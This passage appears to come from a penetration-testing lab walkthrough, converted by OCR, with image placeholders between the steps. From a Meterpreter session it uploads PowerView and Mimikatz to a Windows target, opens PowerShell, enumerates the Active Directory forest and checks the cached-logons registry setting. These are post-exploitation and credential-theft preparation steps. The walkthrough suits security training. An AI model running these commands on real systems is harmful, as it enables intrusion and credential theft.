
1. Return to Meterpreter prompt, upload `PowerView.ps1` to root `C:\`, and verify listing:
   upload /home/pentester/Desktop/PowerSploit/Recon/PowerView.ps1
   ls




1. In secondary terminal, clone Mimikatz repository:
   git clone https://github.com/ParrotSec/mimikatz.git




1. Return to Meterpreter prompt, upload 64-bit Mimikatz binary, and verify listing:
   upload /home/pentester/Desktop/mimikatz/x64/mimikatz.exe
   ls




1. Drop into Windows cmd shell and initialize PowerShell session:
   shell
   powershell




1. Import PowerView module into session:
   Import-Module .\PowerView.ps1




1. Enumerate Active Directory forest configuration:
   Get-NetForest




1. Verify registry Winlogon cached logons count configuration:
   (Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon").CachedLogonsCount



